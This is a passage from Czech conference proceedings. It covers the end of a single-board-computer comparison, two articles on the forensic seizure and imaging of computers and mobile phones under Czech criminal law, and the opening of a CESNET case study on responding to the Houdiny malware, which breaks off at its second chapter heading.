Nevýhody: aktivní chlazení

Doporučené využití: zpracování dat, server, domácí NAS, multimediální aplikace

RASPBEERY PI 2

OS: RASPBIAN

Jádro: 4.1.19-v7+ SMP armv7l

CPU: BCM 2836

USB 3.0: NE **SATA:** NE **WiFi:** NE **Gbit LAN:** NE

Výhody: výborná podpora komunity, široká kompatibilita

Nevýhody: pomalá LAN, málo RAM, špatný power management

Doporučené využití: výukové účely, zobrazení video streamu

RASPBEERY PI 3

OS: RASPBIAN

Jádro: 4.1.19-v7+ SMP armv7l

CPU: BCM 2837

USB 3.0: NE **SATA:** NE **WiFi:** ANO **Gbit LAN:** NE

Výhody: výborná podpora komunity, široká kompatibilita, podpora GPU akcelerace

Nevýhody: pomalá LAN, málo RAM

Doporučené využití: multimediální centrum, kiosky, jednoduché aplikace

Závěry a doporučení

Při plánování našeho projektu jsme doufali, že jeho závěry jednoznačně určí to nejlepší zařízení vhodné pro vybranou úlohu. Bohužel se ukázalo, že ani jedno z testovaných zařízení nesplňuje veškeré nároky na použití v produkčním systému. Výkonnostně nejlepší byl z našeho pohledu počítač ODROID-XU4. Má kvalitní osmijádrový procesor s 2 GB paměti a dva USB3 porty pro připojení

disku a v testech dosahoval vynikajících výsledků (kromě testu síťového rozhraní). Nicméně problematickou se u tohoto stroje ukazuje otázka bezpečnostních aktualizací. Podpora od výrobce pomalu utichá a o obraz OS se starají nadšenci z ARMBIANu, kde je jen základní podpora HW.

Pomyslným „skokanem roku“ by se dal vyhlásit výkon nového Raspberry 3. Výkonově je sice mezi ostatními hráči průměrné, ale obrovskou výhodu přináší široká podpora komunity a zpětná kompatibilita s předchozími modely. Pro domácí aplikace a výukové účely jej lze plně doporučit.

Pro nasazení jakékoliv aplikace na SBC přinášíme zásady a doporučení:

- kvalitní napájecí zdroj s rezervou výkonu
- rychlá SD karta
- USB disk zapojovat přes napájený USB HUB
- nepodcenit chlazení
- vybírat rozšířenější modely s dlouhodobou podporou
- důležitá je aktuálnost a dostupnost SW
- brát ohledy na kompatibilitu – bude daný model nahraditelný i za 2 roky

Velmi cenné pro nás bylo zjištění, že důležitější než rychlost procesoru a velikost RAM je kvalita SW podpory a velikost komunity uživatelů. Zařízení s výbornými parametry může být bezcenné, pokud u něj nejde zprovoznit např. SPI sběrnice. A je lhostejné, zda proto, že to zatím ještě nikdo nenaprogramoval, nebo je chyba v HW, případně jen není k dispozici ten správný návod.

FORENZNÍ ZKOUMÁNÍ VÝPOČETNÍ TECHNIKY

Jakub Kothánek, Jaroslav Kothánek

E-MAIL: KOTHANEK@IT-ZNALEC.CZ, JAKUB.KOTHANEK@IT-ZNALEC.CZ

Úvod

Téma forenzního zkoumání výpočetní techniky nabírá na aktuálnosti. Denno-denně každý využíváme výpočetní techniku, ať již k práci, či k zábavě. Z tohoto důvodu a z důvodu dostupnosti těchto technologií je nutné předpokládat, že i pachatelé trestných činů výpočetní techniku využívají, a to jak pro spáchání trestného činu, tak také pro plánování či získávání informací. Z tohoto důvodu musíme zabezpečit správný postup vytěžování důkazů pro potřeby trestního řízení tak, aby bylo možno tyto v tomto řízení využít, kdy v případě jakékoli chyby může dojít k nenávratnému poškození takových důkazů či k napadnutelnosti jejich autenticity.

Z výše uvedených důvodů by se mělo postupovat dle zákonem stanovených postupů, či standardů. Bohužel, v České republice žádný takový standard ani zákon není. Pro trestní řízení je stále stěžejním zákonem zákon č. 141/1961 Sb., o trestní řízení soudním (trestní řád), ve znění pozdějších předpisů, který, jak je patrné, pochází z roku 1961. Z toho také vychází fakt, že digitální stopy do něho být zařazeny nemohly, protože v té době v podstatě ani neexistovaly, ovšem tyto se do zmiňovaného zákona nedostaly ani novelizacemi. Není tedy možné se spolehnout na zákonem dané postupy, kdy tyto se netýkají digitálních dat a využití analogie přináší nepřehledné množství problémů.

Dalším problémem je, že kriminální scéna bude vždy krok napřed před represivními složkami, které mohou v podstatě pouze reagovat na nové zneužívání výpočetní techniky k nekalým praktikám. Proto je nutné pružně reagovat na tato nová zjištění a podrobně se jimi zabývat, což se, bohužel, u nás neděje.

V neposlední řadě se musíme zabývat také mezinárodním hlediskem. Internet je ze své podstaty globálním nástrojem, ke kterému se dá přistoupit takřka všude na Zemi. Na druhou stranu, v každé zemi světa platí jiná legislativa, která rozhodně není jednotná. Toto přináší mnoho problémů, kdy je nutné připomenout, že policejní orgány jsou nadány pravomocemi pouze ve „svém státě“. Pokud by potřebovaly zajistit důkazy v jiné zemi, je nutné využít cestu právní pomoci, která bývá velice obtížná a zdlouhavá, někdy dokonce absolutně neúčinná, jako například v případě Ruské federace. Dále také cesta právní pomoci vyžaduje

fakt, že čin musí být trestný v obou dotčených zemích, jinak nelze cestu právní pomoci využít v žádném případě. V tu chvíli již orgány činné v trestním řízení nemají v podstatě žádnou šanci, jak trestný čin vyšetřovat. Z tohoto důvodu se bude tento článek zabírat pouze českou legislativou a případy, kdy není třeba využívat jakýkoli mezinárodní prvek.

Zajišťování výpočetní techniky

Co se týče samotného zajištění výpočetní techniky orgány činnými v trestním řízení, lze využít § 78 Trestního řádu o vydání věci, kdy osoba, jež má u sebe věc důležitou pro trestní řízení, je povinna tuto vydat. Pokud takto neučiní, pak lze využít § 79 Trestního řádu o odnětí takové věci. Samozřejmostí je, že těmto krokům předchází prohlídka, která může mít podobu domovní prohlídky, prohlídky jiných prostor a pozemků či osobní prohlídky. Ve standardních případech s těmito instituty není žádný problém a lze využít obecné postupy zajišťování takové techniky, které zde dále popíšeme. Jednotlivým problémům, které mohou vzniknout, se budeme věnovat poté.

Obecně by mělo při zajišťování dojít k tomu, že technika bude vypnuta, a to nejlépe bez jakýchkoli zápisů na paměťová média, tedy odpojením od zdroje energie. Zápis na paměťové médium totiž znamená potenciální ztrátu důkazního materiálu, kdy může dojít k přepsání důležitých údajů. Poté, co máme výpočetní techniku odpojenu, mělo by dojít k jejímu zabalení a přepečetění. Pečeť by dále měla být podepsána vlastníkem, či nezúčastněnou osobou, pokud vlastník podpis odmítne. Veškeré takovéto kroky by měl orgán činný v trestním řízení dokumentovat na videokameru a fotoaparát, a to jak z důvodu možných stížností majitele techniky, tak z důvodu dalších kroků, kdy tato dokumentace může dopomoci k některým informacím o výpočetní technice či síťové infrastruktuře, apod. Takto zajištěná technika by dále měla být předána na expertizu soudnímu znalci, či znaleckému ústavu. Tento postup s sebou přináší některá rizika, jimž se budeme věnovat v dalším textu.

Dříve s výše zmíněným postupem nebyl žádný problém. Bohužel dalším rozmachem výpočetní techniky dochází k tomu, že si uživatelé začínají uvědomovat rizika spojená s únikem informací a proto začínají svá data šifrovat. V tomto případě nastává problém, kdy šifrovaná data nelze převést na čitelná data jiným způsobem než zadáním šifrovacího klíče či tento klíč zlomit. Ve většině případů klíč znát nebudeme a lámání bývá velice časově a technologicky náročné, kdy tato náročnost roste exponenciálně k počtu znaků takového klíče. Dokonce, pokud klíč dosahuje určitého počtu znaků, není možno tento zlomit v rozumném časovém termínu. Existuje ovšem ještě jeden způsob, jak data dešifrovat, ovšem ten naráží na úskalí výše uvedeného postupu a také toho, že v České republice policejní technici nejsou oprávněni k jakékoli práci s „živou“ výpočetní technikou. Jsou tedy oprávněni pouze techniku vypnout a zajistit dle výše uvedeného postupu.

Zmíněný způsob spočívá v zajištění bitové kopie operační paměti RAM, která nutně musí obsahovat šifrovací klíč, aby byla data čitelná pro majitele výpočetní techniky. Samozřejmě předpokladem je, že výpočetní techniku má majitel při provádění zajištění zapnutou. Dále z výše zmíněného je patrné, že by zajištění musel být přítomen soudní znalec, který z titulu své funkce může tyto kroky provést. Je též nutno podotknout, že v tento okamžik dochází k modifikaci datové kriminalistické stopy, čehož by si všichni zúčastnění měli být vědomi. Je zcela nepochybné, že v tomto případě jsou vědomě porušována pravidla zajišťování kriminalistických stop a to neměnnost stopy. Nicméně jde o jakýsi kompromis za účelem dosažení cíle s tím, že o nějaké informace můžeme přijít. Bohužel, v České republice není běžné přibírat soudního znalce na domovní, či jiné, prohlídky, kdy toto zejména pramení z finančních důvodů, kdy Policie má omezený rozpočet pro znalecké posudky. Důsledkem může být buďto ztráta veškerého důkazního materiálu či minimálně prodražení znaleckých náhrad, kdy musí dojít ke zlomení šifrovacího klíče, viz výše.

Další výhodou účasti znalce může být posouzení stavu hned na místě, kdy nemusí být nutno zajišťovat a zkoumat vše, či mohou být zadokumentovány bitové kopie paměťových médií a tato mohou být ponechána majiteli. Toto je zejména vhodné v podnikatelské sféře, kdy, hlavně v případě ekonomických subjektů, by mohlo dojít ke značným ekonomickým škodám u těchto subjektů v případě zajištění veškeré výpočetní techniky.

Dalším problémem začínají být cloudová úložiště dat. V případě, že se data nachází i na lokálním paměťovém médiu, tento problém mizí. Ovšem pokud jsou data pouze na internetovém úložišti, nastává velký problém, ve světle posledního rozhodnutí Nejvyššího soudu ČR, a je takřka neřešitelný. Cloudové úložiště, i případě, že je připojeno k výpočetní technice v době konání prohlídky, není dle tohoto rozhodnutí místem konání prohlídky a není tak možno data zajistit a vytěžit. Situace je v tomto případě kritická, kdy orgány činné v trestním řízení musejí žádat o novou prohlídku, která je ovšem myslitelná pouze v rámci České republiky. V případě cizího státu je nutno využít cestu právní pomoci, viz výše. Ani jedna ze situací není v žádném případě ideální a to z časových důvodů, kdy jen rozhodnutí o nové prohlídce nějaký čas zabere a dává tak možnost vlastníkovu data smazat, z čehož znovu vyplývá ztráta důkazního materiálu. Dle názoru autorů s rozhodnutím Nejvyššího soudu nelze souhlasit a je, bohužel, patrné, že si soudci neuvědomují závažnost situace ani povahu digitálních stop, natož samotného cloudového úložiště.

V kontextu výše uvedeného je patrné, že, pokud se najde někdo, kdo se vyzná v této problematice, nebude pro něho problém veškerý důkazní materiál zajistit tak, aby byl pro orgány činné v trestním řízení nedostupný. Plně postačí, pokud si dotyčný zřídí cloudovou službu v zahraničí, nejlépe v zemi, se kterou nemá Česká republika smlouvu o mezinárodní právní pomoci, data bude uchovávat pouze na tomto cloudu a ještě tato data bude šifrovat. V tom případě jsou naše orgány

absolutně bezmocné, kdy jediným možným způsobem, jak data zajistit, by bylo je zajistit při prohlídce, pokud by cloud byl připojen. To je ovšem s ohledem na rozhodnutí Nejvyššího soudu nemožné. Dojde tedy nutně k tomu, že data nebudou dostupná. Taktéž by nepochybně tento postup vyžadoval přítomnost nezávislého znalce.

Vytěžování výpočetní techniky

V případě, že máme výpočetní techniku zajištěnou, může být tato předána znalci k vytěžení. Výpočetní technika je předávána dle § 105 Trestního řádu, na základě opatření o přibrání znalce, popř. dle § 110 Trestního řádu znaleckému ústavu opatření o přibrání znaleckého ústavu.

Po předání techniky znalci musí být tato rozpečetěna. To by mělo být dokumentováno alespoň pomocí fotoaparátu, aby bylo patrné, jak byla technika zajištěna, v jakém je stavu, apod. Po tomto rozpečetění by mělo dojít k popsání předložené techniky.

Následně můžeme přistoupit k samotnému vytěžování. Základní zásadou znaleckého zkoumání je jeho opakovatelnost a neměnnost dat. Z tohoto důvodu musíme zabezpečit, aby na paměťových médiích nedošlo k jakýmkoli změnám, tedy zápisům. Toto však ne ve všech situacích lze zcela dodržet. Nicméně by na tuto skutečnost měl být brán zřetel a porušení tohoto principu by mělo být zcela výjimečné a odůvodněné. Základním problémem může být, že, jakmile zařízení připojíme k operačnímu systému Microsoft Windows, tento kvůli uživatelskému komfortu zařízení připojí a tímto provede ihned zápis. Toto fakticky nemá z technického hlediska značný význam, avšak má fatální význam pro trestní řízení, kdy může být konstatováno, že s digitální stopou bylo manipulováno a může být dokonce odmítnuta jako důkaz. Proto by samotné zkoumání mělo probíhat na vytvořených bitových kopiích. Pro jejich vytvoření je ovšem potřeba paměťové médium připojit k technologické výpočetní technice. Z tohoto důvodu je nutné zabezpečit paměťová média proti zápisu i pro toto vytvoření bitové kopie. Toto není problém zabezpečit u flash disků a paměťových karet, kdy existuje buďto hardwarový blokátor zápisu, či softwarové blokování zápisu na USB zařízení. Stejně tak problém nenastává v případě stolních počítačů, kdy z těchto je možno disky vyjmout a připojit k technologické výpočetní technice jedním z výše uvedených způsobů, kdy je nutno doporučit zejména hardwarový blokátor zápisu, který je na tuto činnost vyvinut a certifikován, a proto máme jistotu, že opravdu blokování zápisu zajistí. Co se týče softwarového blokování, je nutno toto vždy vyzkoušet na technologickém paměťovém médiu, abychom měli jistotu, že je zápis opravdu zablokován. Nicméně zcela tyto technické problémy jsou odstraněny využitím operačního systému Linux, kdy tento z podstaty své funkce standardně nepřipojuje paměťová media (vyjma některých sestavení) a vše je plně pod kontrolou uživatele, jak bude dále popsáno.

Problém ovšem nastává u některých typů notebooků a netbooků, u kterých nelze vyjmout pevný disk či jiné paměťové médium, např. MacBook, apod. Pokud nejsme schopni nedestruktivně vyjmout paměťové médium, musíme volit způsob vytvoření bitové kopie pomocí, nejlépe forenzní, live-distribuce operačního systému Linux, např. Deft, který zabezpečí, že na médium nebude zapsáno, pokud k tomuto nepřijde výslovný povel od uživatele, tedy znalce. Samotné procesy operačního systému probíhají pouze v operační paměti RAM předmětné techniky, nedojde tedy k žádnému zápisu na paměťové médium. Zde můžeme využít buďto příkazového řádku a příkazu „dd“, či jeho forenzních mutací. Příkaz „dd“ je obsažen ve všech distribucích Linuxu, kdežto např. forenzní mutace „dcfldd“, popř. „dc3dd“ apod. pouze u některých forenzních distribucí, nebo můžeme využít služeb softwarového prostředku GuyMager.

Stejný postup je nutno volit v případě, že se na paměťovém médiu nachází velké množství chybných sektorů, kdy operační systém Microsoft Windows není schopen tyto sektory přeskakovat. V tomto případě není úplně ideální ani využití softwarového prostředku GuyMager, kdy tento sice přeskakuje chybné sektory, ovšem pokud je jich opravdu hodně, pak také kolabuje. Z tohoto důvodu lze doporučit příkaz „dcfldd“ s parametry pro přeskakování chybných sektorů s tím, že takový bude nahrazen nulami, tedy kódem „0x00“ a objem dat nebude krácen. Tento příkaz v základním tvaru zní: „dd if=zdrojové zařízení of =cílové zařízení conv=sync,notrunc, noerror“. V případě využití forenzního příkazu „dcfldd“ je tento základní příkaz totožný pouze místo příkazu „dd“ uvedeme „dcfldd“. Výhodu použití příkazu „dcfldd“ je skutečnost, že záznam je vizuálně reprezentován oproti „dd“. Taktéž tato forenzní mutace obsahuje v rozšířeném pojetí další funkce jako dělení bitové kopie na uživatelsky definované části bitové kopie, výpočet kontrolních sum apod., kdy např. výpočet kontrolních sum v případě použití příkazu „dd“ musí provést následně samostatně, toto však prodlužuje čas zajištění dat. V tento okamžik je nutno výpočet kontrolních sum zdůraznit, kdy nejen z technického hlediska jsme schopni konstatovat, že nedošlo k jakékoli destrukci, ale zejména je toto důležité z procesního důkazního hlediska, kdy tímto protokolem je stvrďte, a je nepochybné, že se stopou nebylo nikým manipulováno. Kdykoli je možno ověřit, zda data jsou autentická, zda se jedná o totožné informace, které byly provedeny v souvislosti s úkony v trestním řízení.

Pokud máme vytvořenou bitovou kopii paměťového média, můžeme přejít k samotnému vytěžování. K tomuto můžeme využít některé nekomerční softwarové prostředky, ovšem jejich funkčnost a výkonnost je značně omezena, nehledě na to, že nejsou certifikované a tak by se mohlo stát, že u soudu budeme muset prokazovat, že opravdu fungují bezchybně a komplexně. Z tohoto důvodu lze více než doporučit investovat do softwarového vybavení, kdy např. forenzní nástroj FTK Forensic Toolkit je finančně velmi náročný, ovšem máme jistotu jeho funkčnosti, kdy tento je certifikován, navíc ušetří velké množství času, kdy tento nástroj si načte obraz paměťového média a má velké množství funkcí, které dokáže

sám provést. Záleží pouze na kontextu daného případu, které funkce využijeme. Namátkou lze zmínit indexaci textově orientovaných souborů, detekci sexuálně explicitních obrázků, vyřezávání částečně přepsaných souborů, hromadnou analýzu grafických souborů z pohledu textového prohledávání, analýzu vnořených dat apod. V rámci svých výkonově náročných analýz např. také umožňuje využití výkonu až 4 stanic. Proto pokud nastavíme, co přesně potřebujeme, můžeme se dále věnovat něčemu jinému, protože tento forenzní nástroj tuto práci udělá za nás přímo při načítání bitové kopie. Je nutné si uvědomit, že každá analýza zabere nějaký časový úsek a proto, čím více analýz budeme dělat, tím více času toto bude trvat. Veškeré tyto volitelné analýzy můžeme spustit i dodatečně, ovšem znamená to projít bitovou kopii znovu, proto je nutné volit odpovídající kroky, kdy například indexaci můžeme spustit až dodatečně a to pouze pro textově orientované soubory, které nám forenzní nástroj vyselektuje, jinak by indexace probíhala pro všechny soubory. Jako levnější alternativu lze též volit forenzní produkt „EnCase“ a další produkty. Tyto produkty jsou sice méně finančně náročné, avšak, dle názoru autorů, je i funkčnost omezenější.

Pokud máme tyto analýzy hotové, můžeme se pustit do samotné dokumentace. Tato probíhá na úrovni záložek, kdy zájmové soubory vložíme do záložek, které si vytvoříme. Pokud máme takto „zazáložkované“ veškeré zájmové soubory, spustíme tvorbu reportu. Tento report lze vytvořit v několika formátech, např. html, pdf, xml atd. Report obsahuje veškeré informace, které potřebujeme pro důkazní řízení, včetně např. kontrolních sum pro jednoznačnou identifikaci souboru. Z tohoto důvodu je možno reporty využít pro trestní řízení.

Je však nutno zde také uvést, že ani shora uvedené prostředky není možno využít pro celou škálu forenzních činností a jsou využívány i další komplexní analýzy, které z důvodu rozsahu nemohly být ani připomenuty.

Závěr

Závěrem nutno říci, že kriminalita páchaná za pomoci výpočetní techniky se bude neustále rozšiřovat, a proto by na toto měli reagovat i orgány činné v trestním řízení a hlavně zákonodárci, kdy současná situace není udržitelná. Hlavní problémy se autoři snažili v článku z části shrnout. Dle jejich názoru by mělo dojít hlavně ke změně Trestního řádu, kdy tento by měl začít reflektovat na technologický pokrok a měl by se zabírat digitálními stopami, jejich zajišťováním, vytěžováním a dokumentací. Následně by mělo dojít k vyřešení legislativních problémů s cloudovými úložišti, kdy v případě, že v době prohlídky je toto úložiště připojeno, mělo by být připuštěno jeho vytěžení. V opačném případě bude čím dál častěji docházet k tomu, že orgány činné v trestním řízení nebudou schopny důkazy získat jakýmkoli způsobem, kdy tato data se budou nacházet na serverech mimo Českou republiku, a než se stihne splnit veškeré legislativní kroky pro mezinárodní právní pomoc, dojde ke znehodnocení tohoto důkazního materiálu.

FORENZNÍ ZKOUMÁNÍ MOBILNÍCH TELEFONŮ

Jakub Kothánek, Jaroslav Kothánek

E-MAIL: KOTHANEK@IT-ZNALEC.CZ, JAKUB.KOTHANEK@IT-ZNALEC.CZ

Úvod

Vzhledem k faktu, že je dnes standardem vlastnit a používat mobilní telefony, musíme se nutně zabývat i tím, jak z tohoto prostředku vytěžit důkazní materiál.

Naléhavost problému nabrala na intenzitě s příchodem tzv. chytrých telefonů disponujících operačními systémy. Nejenže mají mnohem větší kapacitu paměti, ale je mnohem jednodušší vyvíjet a tedy i používat různé aplikace. S tímto se pojí fakt, že, pokud dříve stačilo vytěžit výpisy volání, kontakty a SMS zprávy, dnes tato data znamenají pouze velmi malý zlomek případného důkazního materiálu. Mnoho lidí totiž ke komunikaci využívá různé výše zmíněné aplikace, jako jsou Viber, WhatsApp, apod.

Z výše uvedeného důvodu tedy již nestačí využít pro analýzu mobilních telefonů žádné freewarové utility, které distribuuje výrobce telefonu. Tyto totiž postačují pouze pro základní analýzu kontaktů a SMS zpráv. Pro pokročilejší analýzy je nutno využít forenzních nástrojů, které jsou velmi mocnými nástroji a dokáží vytěžit nepřeberné množství dat, v některých případech dokonce i smazaných.

Právě o principech forenzního zkoumání telefonů, jejich omezeních a možnostech, by měl tento článek informovat.

Zajištění mobilního telefonu

Samotnému vytěžování musí nutně předcházet zajištění telefonu. Ten by měl být zajištěn, pokud možno, s veškerým příslušenstvím, jako je SIM karta, paměťová karta, datový kabel. V případě, že by některé příslušenství chybělo, je možné, že získaná data nebudou kompletní a policejnímu orgánu uniknou důležité důkazní informace. Co se týče datového kabelu, dnes se jeho význam ztrácí a to díky standardizované přípojce microUSB, která je využita u drtivé většiny novějších přístrojů. U starších typů telefonů ale může být jeho zajištění stěžejní, kdy bez něho není možné provést forenzní zkoumání.

Dále je s nástupem chytrých mobilních telefonů nutné mít na paměti, že tyto lze vzdáleně smazat pomocí příkazu poslaného přes síť internet. Je tedy důležité, aby policejní orgán buďto telefon vypl, či alespoň vyjmul SIM kartu anebo uvedl telefon do režimu Letadlo.

V souvislosti s těmito kroky by autoři rádi připomněli, že další stěžejní informací je, zda mobilní telefon obsahuje nějaké zabezpečení, popř. jaké. V případě, že by telefon obsahoval zabezpečení např. pomocí tzv. gesta, ne vždy je možné toto zabezpečení obejít. V tom případě dochází k tomu, že není možné telefon vytěžit, kdy k tomuto je nutno telefon nastavit tak, jak si uvedeme dále. V tomto případě by do úvahy přicházelo jediné zkoumání pomocí speciálního připojení, tzv. JTAG.

Zkoumání pomocí JTAG ovšem spadá do kategorie destruktivního zkoumání, kdy je nutno ve většině případů zařízení rozebrat, napájet na základní desku přípojku, tzv. JTAG PIN, ke kterému lze dále připojit tzv. JTAG JIG. Pomocí tohoto připojení poté lze vytěžit obraz paměťových bloků zařízení, ovšem není zde dána stoprocentní garance, navíc se může stát, že se zařízení poškodí a toto bude mít za následek nenávratnou ztrátu veškerého důkazního materiálu. Proto by k tomuto kroku mělo docházet pouze v odůvodněných případech, a to i s ohledem na možnou škodu na zařízení, složitosti úkonu, kdy tento je i velice časově, a tedy i finančně náročný.

Vytěžení mobilního telefonu

Co se týče samotného vytěžení mobilního telefonu, lze více než doporučit jeden z profesionálních forenzních nástrojů pro vytěžení telefonů. Jako nejlepší varianta se autorům jeví forenzní nástroj UFED od izraelské společnosti Cellebrite. Tento nástroj podporuje velké množství typů mobilních zařízení a také velké množství aplikací. Další možností je Oxygen Forensic Suite, či MSAB XRY. Českým ekvivalentem se může jevit MobilEdit! Forensic od společnosti Compelson, ovšem tento zdaleka nedosahuje výsledků dříve uvedeného nástroje UFED.

Pro samotné vytěžení by měla platit stejná pravidla jako pro všechny jiné kriminalistické stopy. Tedy by nemělo docházet ke změnám na stopě a vytěžení by mělo být opakovatelné. Problém u mobilních telefonů nastává v tom, že ne vždy je možno zajistit jejich neměnnost.

Pro neměnnost dat je nutno zajistit, aby zařízení nebylo zapnuto. Tyto požadavky ovšem splňuje pouze fyzická analýza, která navíc zajišťuje bitovou kopii paměťového čipu, tedy zajišťuje veškerá data, která zajistit lze, včetně smazaných. Problém ovšem nastává, pokud u daného typu zařízení není fyzická extrakce podporována. V tomto případě nám nezbývá než využít další extrakce, kdy již ovšem je nutné zařízení zapnout a nastavit pro potřeby forenzní analýzy.

Co se týče dnes nejrozšířenější platformy, operačního systému Android, musí být zařízení nastaveno do režimu ladění, jinak nedojde k interakci mezi zařízením a forenzním nástrojem. Z tohoto důvodu je také patrné, že, pokud zařízení obsahuje zabezpečení pomocí gesta či hesla, pak toto musíme obejít. Tento krok opět nelze aplikovat na všechny typy mobilních zařízení, jak již bylo zmíněno výše. Dále je nutno poznamenat, že některé typy mobilních telefonů a tabletů s operačním systémem Android lze vytěžit pomocí fyzické analýzy, ale tyto je nutno zapnout a nastavit stejně jako v případě jiné analýzy, viz výše. V tomto případě nám fyzická analýza ponechává výhodu pouze v tom, že lze vytěžit i smazaná, nepřepsaná, data.

Pokud máme operační systém Android takto nastavený, většinou máme na výběr ze dvou možností, analýzy systému souborů a logické analýzy. Zde nutno poznamenat, že analýzou systému souborů vytěžíme i aplikační data a některé smazané informace, kdežto logická analýza obsahuje pouze kontakty, výpisy hovorů, SMS a MMS zprávy a multimediální soubory a některé další informace. Záleží tedy na tom, která data potřebujeme pro daný případ. Nutno poznamenat, že popis těchto analýz platí pro všechny mobilní platformy.

Co se týče mobilní platformy iOS, zde bylo možno využít fyzické extrakce pouze u starších zařízení do verze iPhone 4, u novějších modelů lze využít již jen analýzu systému souborů či logickou analýzu. Z toho také vyplývá nutnost zapnutí zařízení a tedy i znalost bezpečnostního prvku (gesta, hesla) k odemčení zařízení. Bez tohoto odemčení není možná interakce mezi zařízením a forenzním nástrojem. Dalším problémem, který se začíná vyskytovat, je možnost zapnutí šifrování záloh iTunes, kdy uživatel si toto může zapnout na svém počítači a poté toto šifrování platí pro veškeré zálohy na všech zařízeních, tedy i pro tuto forenzní analýzu. Tato šifrovaná analýza poté znamená, že data nelze analyzovat, pokud neznáme klíč.

Velice zajímavá situace nastává v případě platformy Windows Mobile. Zde nelze v drtivé většině případu využít fyzickou analýzu, a pokud ano, pak musíme mít baterii nabitou na přesné rozmezí (kolem 12–17 %), aby bylo možno tuto analýzu spustit. V případě analýzy systému souborů dojde většinou k vytěžení pouze multimediálních souborů a aplikačních dat. V případě logické analýzy pouze multimediálních souborů. Zde je nutno přistoupit ke kombinované analýze pomocí kabelu a technologie Bluetooth, kdy jediné pomocí Bluetooth lze vytěžit kontakty a výpisy hovorů, a to z důvodu, že toto je využíváno pro HandsFree v automobilech. SMS zprávy ovšem ani tak nevytěžíme. Tyto musíme vytěžit ručně, a to z důvodu, že ani sám uživatel není schopen si SMS zprávy zazálohovat jinak, než do cloudového úložiště OneDrive. Toto úložiště ovšem vytěžit nemůžeme, protože by se jednalo o trestný čin Neoprávněného přístupu k počítačovému systému a nosiči informací dle § 230 zákona č. 40/2009 Sb., Trestního zákoníku, ve znění pozdějších předpisů. Není tedy jiná možnost než ruční vytěžení, pokud nelze využít fyzickou analýzu.

Co se týče platform s tzv. nativním operačním systémem, vždy záleží na přesném typu mobilního telefonu, kterou analýzu lze využít. Vždy je ale nutno respektovat kriminalistické postupy a principy a využít tedy, pokud možno, fyzickou analýzu, která, většinou, spočívá v tom, že zařízení není nutno zapínat. Lze tedy obejít bezpečnostní prvky a navíc je zabezpečen zásah do dat mobilního telefonu.

Závěr

Vzhledem k faktu, že mobilní zařízení používá dnes drtivá většina osob, nezbyvá než forenzní analýze těchto zařízení věnovat náležitou pozornost. Ve většině případů se z tohoto zařízení můžeme dozvědět o osobě uživatele více než bychom se dozvěděli například od rodinného příslušníka. Uživatelé si totiž zvykli na to mít toto zařízení neustále při sobě, využívat jejich potenciálu nejen ke komunikaci, ale i k plánování času, schůzek, k vyplňování volného času, surfování po internetu, apod.

Ze všech výše uvedených důvodů je nutno konstatovat, že z mobilních zařízení se stávají klíčové stopy při hledání pachatele trestného činu. Proto by analýza takového zařízení měla být vytvářena pečlivě, bez chyb, aby bylo možno data využít pro účely trestního řízení a tato data nebylo možno žádným způsobem znevěrohodnit. Měly by tedy být dodržovány forenzní postupy a principy. Samozřejmě by mělo být využito certifikovaných forenzních nástrojů, aby nebylo možno způsoby vytěžení zpochybnit.

Autoři se zcela záměrně nevěnovali přímo vlastnímu zkoumání a to zejména z důvodu případného značného rozsahu, kdy každé zkoumání, každá kategorie informací, by naplnilo několik takovýchto článků. Alespoň byly poznamenány významné, všeobecně ne moc známé, skutečnosti při řešení forenzního zkoumání pro účelu trestního řízení.

MALWARE HOUDINY – SPOLUPRÁCE CSIRT A FORENZNÍ LABORATOŘE (PŘÍPADOVÁ STUDIE)

Aleš Padrta

E-MAIL: APADRTA@CESNET.CZ

Klíčová slova: forenzní analýza, analýza malware, CSIRT, Houdiny

Abstrakt

Pro rychlé a efektivní řešení bezpečnostních incidentů potřebují bezpečnostní týmy informace, hodně informací. V případě reakce na výskyt malware jsou to typicky odpovědi na otázky: „Kde se vzal?“, „Jak se šíří?“, „Jaké má schopnosti?“, „Jak poznat už napadené stanice?“ a „Jak se jej zbavit?“ V tomto příspěvku je ukázána spolupráce bezpečnostního týmu Západočeské univerzity v Plzni (WIRT) a forenzní laboratoře CESNET (FLAB) při reakci na výskyt malware Houdiny na pracovních stanicích uživatelů. Jsou zde popsány jednotlivé kroky bezpečnostního týmu, způsob komunikace, předávání informací a spolupráce s forenzní laboratoří, postupy použité při analýze malware a na závěr pak také využití získaných informací při řešení bezpečnostního incidentu.

1 Úvod

Malwarem napadená zařízení se občas vyskytnou v každé síti, v akademických (univerzitních) sítích to je poměrně častý jev způsobený velkým množstvím studentů a jejich laxnímu přístupu k bezpečnosti. V drtivé většině však jde o samostatná napadení, která lze řešit průběžně a bez velkého stresu. Občas se ale může objevit malware, který zasáhne desítky nebo dokonce stovky zařízení a není snadné jej ze spravované sítě odstranit. V takovýchto případech bezpečnostní tým potřebuje získat detailní informace o povaze malwaru – ať už jde o způsob detekce nákazy (indikátory kompromitace – IoC, Indicators of Compromise), schopnosti malware (např. šíření, možnosti plnění příkazů z Command and Control serveru) nebo postup pro odstranění nákazy včetně pokrytí souvisejících rizik (uniklá hesla apod.).

Bezpečnostní týmy jsou však v případech řešení rozsáhlých incidentů obvykle dost vytížené a nemají volnou kapacitu pro provedení analýzy malware a získání potřebných informací. Také je vyžadováno určité vybavení, znalosti a v neposlední řadě i praxe, což si zejména menší bezpečnostní týmy nemohou dovolit. V případě, že jsou informace o malware nutně potřeba, je efektivní obrátit se na specializované pracoviště, které provede analýzu a předá výsledky zkoumání. Celá transakce je z hlediska bezpečnostního týmu jednoduchá:

1. kontaktuje specializované pracoviště (proběhne úvodní konzultace problému),
2. formuluje své otázky (definuje jaké informace chce zjistit),
3. předá podklady k analýze (obvykle vzorek malware nebo obrazy pevného disku a paměti napadených zařízení),
4. počká než pracoviště provede analýzu a
5. dostane závěrečnou zprávu se všemi informacemi.

V níže popsaném případě figuruje na pozici bezpečnostního týmu WEBnet Incident Response Team (WIRT) [1] ze Západočeské univerzity v Plzni. Na pozici specializovaného pracoviště pak FLAB [2] – forezní laboratoř sdružení CESNET.

V kapitole 2 je popsána výchozí situace a úvodní kroky podniknuté WIRT, kapitola 3 je věnována analýze malware, která byla prováděna ve forenzní laboratoři FLAB a kapitola 4 ukazuje jak bezpečnostní tým využívá předané informace při řešení incidentu. V kapitole 5 jsou pak shrnuty závěry.

2 Malware přichází na scénu

